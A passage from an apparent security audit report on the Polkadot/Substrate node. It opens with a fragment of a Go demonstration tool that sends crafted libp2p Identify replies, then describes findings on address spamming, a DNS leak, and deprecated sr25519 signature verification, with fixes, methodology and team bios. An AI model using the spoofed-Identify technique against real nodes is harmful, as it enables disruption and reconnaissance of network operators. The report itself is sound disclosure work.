    log.Printf("failed to get pubkey: %s", err)
    return
}

ua := "substrate/1.0"
av := CrawlerUserAgent
mes.AgentVersion = &av
mes.ProtocolVersion = &ua
mes.ListenAddrs = [][]byte{la.Bytes()}
mes.ObservedAddr = oa.Bytes()
mes.PublicKey = pkb
w.WriteMsg(&mes)
```

Excerpt from the `polkadot-idenity-spam-multi.go` Demonstration Tool

Recommendation(s)

Polkadot nodes should limit the number of peer addresses they connect to, reduce retries on failed connections, restrict port ranges attempted, prevent access to sensitive or private IP ranges not explicitly whitelisted, and have a mechanism to ignore peers that repeatedly provide invalid addresses.

References

Identity Protocol Implementation:
https://github.com/libp2p/rust-libp2p/blob/master/protocols/identify/src/identify.rs

Parity MultiAddress Implementation:
https://github.com/libp2p/rust-libp2p/blob/master/misc/multiaddr/src/protocol.rs

P2P Identity Response Observable Address DNS Leak

Severity: Info

Finding Overview

The Polkadot node libp2p Identity protocol implementation will send the connecting peer the address it sees the connection from, known as the Observable Address, and the peer will record this as a new potential external address to share with future peers. This address can be provided in the dns4 and dns6 formats, which is a non-standard for the Observable Address, is a valid "multiaddress", and causes the connecting peer to resolve the supplied hostname. This can in turn leak the upstream DNS servers of the peer back to an attacker, providing information about its DNS configuration.

Finding Detail

The libp2p Identity protocols Observable Address field is normally provided as an ip4 or ip6 multiaddress. In the case of a dns4 or dns6 address being received instead, the connecting peer will try to resolve this name using the system's DNS settings. This is a minor information leak, as the attacker can supply names that point to a DNS server they control and identify the upstream DNS infrastructure of the connecting peer.

Recommendation(s)

The Polkadot node should whitelist the multiaddress types that it accepts in the Observable Address field of the Identity reply.

References

Identity Protocol Implementation:
https://github.com/libp2p/rust-libp2p/blob/master/protocols/identify/src/identify.rs

Parity MultiAddress Implementation:
https://github.com/libp2p/rust-libp2p/blob/master/misc/multiaddr/src/protocol.rs

Substrate sr25519 Pair::Verify() Calls Deprecated Functions

Severity: Info

Finding Overview

The `Pair::Verify()` routine calls deprecated functions in the Schnorrkel library that may substantially reduce the security of the signature verification process.

Finding Detail

A key function used to verify message signatures, `Pair::Verify()` leverages deprecated functions in the Schnorrkel library that have been annotated with security warnings. Specifically, the `verify_simple_preaudit_deprecated` function is called, which is described in the comments as, "A temporary verification routine for use in transitioning substrate testnets only."

This function tries to convert the supplied message into a Signature object and then use the current `verify()` function to validate the message signature. However, if the conversion fails, it falls back to an older signature validation process. This issue could potentially result in a protocol confusion or downgrade attack. Atredis Partners did not build a proof-of-concept attack for this issue, so it is being included as informational.

This code is present in the file `substrate/primitives/core/src/sr25519.rs`:

```
532     /// Verify a signature on a message. Returns true if the signature is good.
533     fn verify<M: AsRef<[u8]>>(sig: &Self::Signature, message: M, pubkey: &Self::Public)
-> bool {
534         Self::verify_weak(&sig.0[..], message, pubkey)
535     }
536
537     /// Verify a signature on a message. Returns true if the signature is good.
538     fn verify_weak<P: AsRef<[u8]>, M: AsRef<[u8]>>(sig: &[u8], message: M, pubkey: P) -
> bool {
539         // Match both schnorrkel 0.1.1 and 0.8.0+ signatures, supporting both wallets
540         // that have not been upgraded and those that have. To swap to 0.8.0 only,
541         // create `schnorrkel::Signature` and pass that into `verify_simple`
542         match PublicKey::from_bytes(pubkey.as_ref()) {
543             Ok(pk) => pk.verify_simple_preaudit_deprecated(
544                 SIGNING_CTX, message.as_ref(), &sig,
545             ).is_ok(),
546             Err(_) => false,
547         }
548     }
```

The verify() -> verify_weak() -> verify_simple_preaudit_deprecated() Chain

This code path continues in `schnorrkel/src/sign.rs`:

```
229     /// A temporary verification routine for use in transitioning substrate testnets
only.
230     #[cfg(feature = "preaudit_deprecated")]
231     #[allow(non_snake_case)]
232     pub fn verify_simple_preaudit_deprecated(&self, ctx: &'static [u8], msg: &[u8],
sig: &[u8])
233      -> SignatureResult<()>
234     {
235         let t = SigningContext::new(ctx).bytes(msg);
236
237         if let Ok(signature) = Signature::from_bytes(sig) {
238             return self.verify(t,&signature);
239         }
240
241         let signature = Signature::from_bytes_not_distinguished_from_ed25519(sig) ?;
242
243         let mut t = merlin::Transcript::new(ctx);
244         t.append_message(b"sign-bytes", msg);
245
246         let A: &RistrettoPoint = self.as_point();
247
248         t.proto_name(b"Schnorr-sig");
249         t.commit_point(b"pk",self.as_compressed());
250         t.commit_point(b"no",&signature.R);
251
252         let k: Scalar = t.challenge_scalar(b"");  // context, message, A/public_key,
R=rG
253         let R = RistrettoPoint::vartime_double_scalar_mul_basepoint(&k, &(-A),
&signature.s);
254
255         if R.compress() == signature.R { Ok(()) } else {
Err(SignatureError::EquationFalse) }
256     }
```

The verify_simple_preaudit_deprecated() -> from_bytes_not_distinguished_from_ed25519() Chain

```
135     /// Depricated construction of a `Signature` from a slice of bytes
136     /// without checking the bit distinguishing from ed25519.  Deprecated.
137     #[inline]
138     pub fn from_bytes_not_distinguished_from_ed25519(bytes: &[u8]) ->
SignatureResult<Signature> {
139         if bytes.len() != SIGNATURE_LENGTH {
140             return Err(SignatureError::BytesLengthError {
141                 name: "Signature",
142                 description: Signature::DESCRIPTION,
143                 length: SIGNATURE_LENGTH
144             });

145         }
146         let mut bytes0: [u8; SIGNATURE_LENGTH] = [0u8; SIGNATURE_LENGTH];
147         bytes0.copy_from_slice(bytes);
148         bytes0[63] |= 128;
149         Signature::from_bytes(&bytes0[..])
```

The from_bytes_not_distinguished_from_ed25519() function in the Schnorrkel library is labelled as deprecated

Recommendation(s)

The Polkadot node implementation should switch to a stable and secure signature validation function that does not switch signature modes based on a bit of the signature data.

References

Substrate/Polkadot Schnorrkel Wrapper:
https://github.com/paritytech/substrate/blob/polkadot-master/primitives/core/src/sr25519.rs

Schnorrkel Library:
https://github.com/w3f/schnorrkel/blob/master/src/sign.rs

Substrate from_seed_slice() Inconsistent Interface Warnings

Severity: Info

Finding Overview

The function from_seed_slice() uses inconsistent warning messages in application source code.

Finding Detail

While reviewing source code, Atredis Partners identified that the `from_seed_slice()` functions that are defined in the `ed25519::Pair` and `sr25519::Pair` implementations in Substrate contain warnings about their use. Specifically, the comments warn, *"You should never need to use this; generate(), generate_with_phrase(), from_phrase()"*. However, the high-level `Pair` trait has no such warnings. Ultimately, the impact of this issue is that keys that are recovered from passphrases may not be created in the expected manner.

The code snippet below shows the definition for the `Pair` trait without the warning on the `from_seed_slice()` function.

```
692 /// Trait suitable for typical cryptographic PKI key pair type.
693 ///
694 /// For now it just specifies how to create a key from a phrase and derivation path.
695 #[cfg(feature = "full_crypto")]
696 pub trait Pair: CryptoType + Sized + Clone + Send + Sync + 'static {
-
747     /// Make a new key pair from secret seed material. The slice must be the correct size or
748     /// it will return `None`.
749     ///
750     /// @WARNING: THIS WILL ONLY BE SECURE IF THE `seed` IS SECURE. If it can be guessed
751     /// by an attacker then they can also derive your key.
752     fn from_seed_slice(seed: &[u8]) -> Result<Self, SecretStringError>;
```

primitives/core/src/crypto.rs

The following code snippets show the definitions of the function in the `ed25519::Pair` and `sr25519::Pair` implementations, with the warnings in the comments.

```
462     /// Make a new key pair from secret seed material. The slice must be 32 bytes long or it
463     /// will return `None`.
464     ///
465     /// You should never need to use this; generate(), generate_with_phrase(), from_phrase()
466     fn from_seed_slice(seed: &[u8]) -> Result<Pair, SecretStringError> {
467         match seed.len() {
468             MINI_SECRET_KEY_LENGTH => {
469                 Ok(Pair(
470                     MiniSecretKey::from_bytes(seed)
471                         .map_err(|_| SecretStringError::InvalidSeed)?
472                         .expand_to_keypair(ExpansionMode::Ed25519)
473                 ))
474             }
475             SECRET_KEY_LENGTH => {
476                 Ok(Pair(
477                     SecretKey::from_bytes(seed)
478                         .map_err(|_| SecretStringError::InvalidSeed)?
479                         .to_keypair()
480                 ))
481             }
482             _ => Err(SecretStringError::InvalidSeedLength)
483         }
484     }
```

primitives/core/src/sr25519.rs

```
441     /// Make a new key pair from secret seed material. The slice must be 32 bytes long or it
442     /// will return `None`.
443     ///
444     /// You should never need to use this; generate(), generate_with_phrase
445     fn from_seed_slice(seed_slice: &[u8]) -> Result<Pair, SecretStringError> {
446         let secret = ed25519_dalek::SecretKey::from_bytes(seed_slice)
447             .map_err(|_| SecretStringError::InvalidSeedLength)?;
448         let public = ed25519_dalek::PublicKey::from(&secret);
449         Ok(Pair(ed25519_dalek::Keypair { secret, public }))
450     }
```

primitives/core/src/ed25519.rs

Recommendation(s)

This function seems to be primarily used in test cases. If there are no other valid uses for it, this function should be moved to a test harness.

References

Substrate/Polkadot Encryption Primitives:
https://github.com/paritytech/substrate/blob/polkadot-master/primitives/core/src/crypto.rs

Substrate/Polkadot Schnorrkel Wrapper:
https://github.com/paritytech/substrate/blob/polkadot-master/primitives/core/src/sr25519.rs

Substrate/Polkadot ED25519-DALEK Wrapper:
https://github.com/paritytech/substrate/blob/polkadot-master/primitives/core/src/ed25519.rs

Appendix I: Assessment Methodology

Atredis Partners draws on our extensive experience in penetration testing, reverse engineering, hardware/software exploitation, and embedded systems design to tailor each assessment to the specific targets, attacker profile, and threat scenarios relevant to our client's business drivers and agreed upon rules of engagement.

Where applicable, we also draw on and reference specific industry best practices, regulations, and principles of sound systems and software design to help our clients improve their products while simultaneously making them more stable and secure.

Our team takes guidance from industry-wide standards and practices such as the National Institute of Standards and Technology's (NIST) Special Publications, the Open Web Application Security Project (OWASP), and the Center for Internet Security (CIS).

Throughout the engagement, we communicate findings as they are identified and validated, and schedule ongoing engagement meetings and touchpoints, keeping our process open and transparent and working closely with our clients to focus testing efforts where they provide the most value.

In most engagements, our primary focus is on creating purpose-built test suites and toolchains to evaluate the target, but we do utilize off-the-shelf tools where applicable as well, both for general patch audit and best practice validation as well as to ensure a comprehensive and consistent baseline is obtained.

Research and Profiling Phase

Our research-driven approach to testing begins with a detailed examination of the target, where we model the behavior of the application, network, and software components in their default state. We map out hosts and network services, patch levels, and application versions. We frequently use a number of private and public data sources to collect Open Source Intelligence about the target and collaborate with client personnel to further inform our testing objectives.

For network and web application assessments, we perform network and host discovery as well as map out all available application interfaces and inputs. For hardware assessments, we study the design and implementation, down to a circuit-debugging level. In reviewing source code or compiled application code, we map out application flow and call trees and develop a solid working understand of how the application behaves, thus helping focus our validation and testing efforts on areas where vulnerabilities might have the highest impact to the application's security or integrity.

Analysis and Instrumentation Phase

Once we have developed a thorough understanding of the target, we use a number of specialized and custom-developed tools to perform vulnerability discovery as well as binary, protocol, and runtime analysis, frequently creating engagement-specific software tools which we share with our clients at the close of any engagement.

We identify and implement means to monitor and instrument the behavior of the target, utilizing debugging, decompilation and runtime analysis, as well as making use of memory and filesystem forensics analysis to create a comprehensive attack modeling testbed. Where they exist, we also use common off-the-shelf, open-source and any extant vendor-proprietary tools to aid in testing and evaluation.

Validation and Attack Phase

Using our understanding of the target, our team creates a series of highly-specific attack and fault injection test cases and scenarios. Our selection of test cases and testing viewpoints are based on our understanding of which approaches are most relevant to the target and will gain results in the most efficient manner, and built in collaboration with our client during the engagement.

Once our test cases are validated and specific attacks are confirmed, we create proof-of-concept artifacts and pursue confirmed attacks to identify extent of potential damage, risk to the environment, and reliability of each attack scenario. We also gather all the necessary data to confirm vulnerabilities identified and work to identify and document specific root causes and all relevant instances in software, hardware, or firmware where a given issue exists.

Education and Evidentiary Phase

At the conclusion of active testing, our team gathers all raw data, relevant custom toolchains, and applicable testing artifacts, parses and normalizes these results, and presents an initial findings brief to our clients, so that remediation can begin while a more formal document is created. Additionally, our team shares confirmed high-risk findings throughout the engagement so that our clients may begin to address any critical issues as soon as they are identified.

After the outbrief and initial findings review, we develop a detailed research deliverable report that provides not only our findings and recommendations but also an open and transparent narrative about our testing process, observations and specific challenges in developing attacks against our targets, from the real world perspective of a skilled, motivated attacker.

Automation and Off-The-Shelf Tools

Where applicable or useful, our team does utilize licensed and open-source software to aid us throughout the evaluation process. These tools and their output are considered secondary to

manual human analysis, but nonetheless provide a valuable secondary source of data, after careful validation and reduction of false positives.

For runtime analysis and debugging, we rely extensively on Hopper, IDA Pro and Hex-Rays, as well as platform-specific runtime debuggers, and develop fuzzing, memory analysis, and other testing tools primarily in Ruby and Python.

In source auditing, we typically work in Visual Studio, Xcode and Eclipse IDE, as well as other markup tools. For automated source code analysis we will typically use the most appropriate toolchain for the target, unless client preference dictates another tool.

Network discovery and exploitation make use of Nessus, Metasploit, and other open-source scanning tools, again deferring to client preference where applicable. Web application runtime analysis relies extensively on the Burp Suite, Fuzzer and Scanner, as well as purpose-built automation tools built in Go, Ruby and Python.

Engagement Deliverables

Atredis Partners deliverables include a detailed overview of testing steps and testing dates, as well as our understanding of the specific risk profile developed from performing the objectives of the given engagement.

In the engagement summary we focus on "big picture" recommendations and a high-level overview of shared attributes of vulnerabilities identified and organizational-level recommendations that might address these findings.

In the findings section of the document, we provide detailed information about vulnerabilities identified, provide relevant steps and proof-of-concept code to replicate these findings, and our recommended approach to remediate the issues, developing these recommendations collaboratively with our clients before finalization of the document.

Our team typically makes use of both DREAD and NIST CVE for risk scoring and naming, but as part of our charter as a client-driven and collaborative consultancy, we can vary our scoring model to a given client's preferred risk model, and in many cases will create our findings using the client's internal findings templates, if requested.

Sample deliverables can be provided upon request, but due to the highly specific and confidential nature of Atredis Partners' work, these deliverables will be heavily sanitized, and give only a very general sense of the document structure.

Appendix II: Engagement Team Biographies

Shawn Moyer, Founding Partner and CEO

Shawn Moyer scopes, plans, and coordinates security research and consulting projects for the Atredis Partners team, including reverse engineering, binary analysis, advanced penetration testing, and private vulnerability research. As CEO, Shawn works with the Atredis leadership team to build and grow the Atredis culture, making Atredis Partners a home for some of the best minds in information security, and ensuring Atredis continues to deliver research and consulting services that exceed our client's expectations.

Experience

Shawn brings over 25 years of experience in information security, with an extensive background in penetration testing, advanced security research including extensive work in mobile and Smart Grid security, as well as advanced threat modeling and embedded reverse engineering.

Shawn has served as a team lead and consultant in enterprise security for numerous large initiatives in the financial sector and the federal government, including IBM Internet Security Systems' X-Force, MasterCard, a large Federal agency, and Wells Fargo Securities, all focusing on emerging network and application attacks and defenses.

In 2010, Shawn created Accuvant Labs' Applied Research practice, delivering advanced research-driven consulting to numerous clients on mobile platforms, critical infrastructure, medical devices and countless other targets, growing the practice 1800% in its first year.

Prior to Accuvant, Shawn helped develop FishNet Security's penetration testing team as a principal security consultant, growing red team offerings and advanced penetration testing services, while being twice selected as a consulting MVP.

Key Accomplishments

Shawn has written on emerging threats and other topics for Information Security Magazine and ZDNet, and his research has been featured in the Washington Post, BusinessWeek, NPR and the New York Times. Shawn is a twelve-time speaker at the Black Hat Briefings and has been an invited speaker at other notable security conferences around the world.

Shawn is likely best known for delivering the first public research on social network security, pointing out much of the threat landscape still exists on social network platforms today. Shawn also co-authored an analysis of the state of the art in web browser exploit mitigation, creating the first in-depth comparison of browser security models along with Dr. Charlie Miller, Chris Valasek, Ryan Smith, Joshua Drake, and Paul Mehta.

Shawn studied Computer and Network Information Systems at Missouri University and the University of Louisiana at Lafayette, holds numerous information security certifications, and has been a frequent presenter at national and international security industry conferences.

HD Moore, VP, Research and Development

HD leads and contributes to custom-scoped projects for Atredis Partners that include advanced penetration testing, binary analysis, software development, and applied research. In addition to his work at Atredis Partners, HD is a board member at Hack/Secure and an independent advisor for exceptional startups building security solutions. Prior to joining Atredis Partners, HD served as Chief Research Officer at Rapid7, a provider of security data and analytics solutions.

Experience

HD has spent the last 20 years hacking into networks, auditing software, writing exploits, developing teams, and building products, with leadership roles at Digital Defense, BreakingPoint Systems, and Rapid7.

Key Accomplishments

HD is best known as the founder of the Metasploit Project, the foremost open source exploit development framework. Metasploit was acquired by Rapid7 in 2009 and HD built out the commercial Metasploit product line. In addition to his work on Metasploit, HD is a prolific researcher and has been a frequent speaker at security events. For a sampling of his work, please see his website at https://hdm.io/.

Tom Steele, Research Consulting Director

Tom Steele leads and executes application security assessments and adversarial engagements, ranging from source code review to advanced red team assessments.

Experience

Tom has over eight years of professional experience in information security. During that time, his focus has been on executing and innovating both network and application level assessments; with a focus on developing new techniques, tools, and processes that improve collaborative testing, coverage, deterrent bypass, and data exfiltration.

In addition to performing assessments, Tom is also a seasoned software developer, and has an expert knowledge of multiple languages and platforms including Go and Node.js. Tom understands how applications fit together and has used his development experience to develop and maintain many widely used open-source and proprietary tools including Lair, a real-time testing collaboration application, and BurpBuddy, an API for BurpSuite Pro.

Prior to joining Atredis, Tom was a practice manager on Optiv's Attack and Penetration team, where he led a team of consultants, developed and enhanced methodologies, toolsets, and processes, and conducted hundreds of security assessments.

Key Accomplishments

Tom is a contributor to the Node Security Project, where he has assisted with the identification and remediation of many vulnerabilities; both in Node core and in widely deployed libraries. He has consulted leaders working at Fortune 500 companies on how to increase the security of their application frameworks. He has presented and lead training at several conferences including Black Hat, DEF CON, BSides, and DerbyCon and is the Co-Author of No Starch Press' "Black Hat Go".

Bryan C. Geraghty, Senior Research Consultant

Bryan leads and executes highly technical application and network security assessments, as well as adversarial simulation assessments. He specializes in cryptography and reverse engineering.

Experience

Bryan has over 20 years of experience building and exploiting networks, software, and hardware systems. His deep background in systems administration, software development, and cryptography has been demonstrably beneficial for security assessments of custom or unique applications in industries such as healthcare, manufacturing, marketing, banking, utilities, and entertainment.

Key Accomplishments

Bryan is a creator and maintainer of several open-source security tools. He is also a nationally recognized speaker; often presenting research on topics such as software, hardware, and communications protocol attacks, and participating in offense-oriented panel discussions. Bryan is also an organizing-board member of multiple Kansas City security events, and a staff volunteer & organizer of official events at DEF CON.

Appendix III: About Atredis Partners

Atredis Partners was created in 2013 by a team of security industry veterans who wanted to prioritize offering quality and client needs over the pressure to grow rapidly at the expense of delivery and execution. We wanted to build something better, for the long haul.

In five years, Atredis Partners has doubled in size annually, and has been twice named to the Saint Louis Business Journal's "Fifty Fastest Growing Companies" and "Ten Fastest Growing Tech Companies". In 2018, Atredis Partners joined the ranks of the Inc. 5,000 list of fastest growing private companies in the United States.

The Atredis team is made up of some of the greatest minds in Information Security research and penetration testing, and we've built our business on a reputation for delivering deeper, more advanced assessments than any other firm in our industry.

Atredis Partners team members have presented research over forty times at the BlackHat Briefings conference in Europe, Japan, and the United States, as well as many other notable security conferences, including RSA, ShmooCon, DerbyCon, BSides, and PacSec/CanSec. Most of our team hold one or more advanced degrees in Computer Science or engineering, as well as many other industry certifications and designations. Atredis team members have authored several books, including The Android Hacker's Handbook, the iOS Hacker's Handbook, Wicked Cool Shell Scripts, Gray Hat C#, and Black Hat Go.

While the Atredis client base is strictly confidential, and engagements often operate under stringent nondisclosure agreements, Atredis has delivered notable public security research on improving the security of Google, Motorola, Microsoft, Samsung and HTC products, and were the first security research firm to be named in Qualcomm's Product Security Hall of Fame. Atredis has received four research grants from the Defense Advanced Research Project Agency and has identified entirely new classes of vulnerabilities in hardware, software, and the infrastructure of the World Wide Web.

In 2015, we expanded our services portfolio to include a wide range of advanced risk and security program management consulting, expanding our services reach to extend from the technical trenches into the boardroom. The Atredis Risk team has extensive experience building mature security programs, performing risk and readiness assessments, and serving as trusted partners to our clients to ensure the right people are making informed decisions about risk and risk management.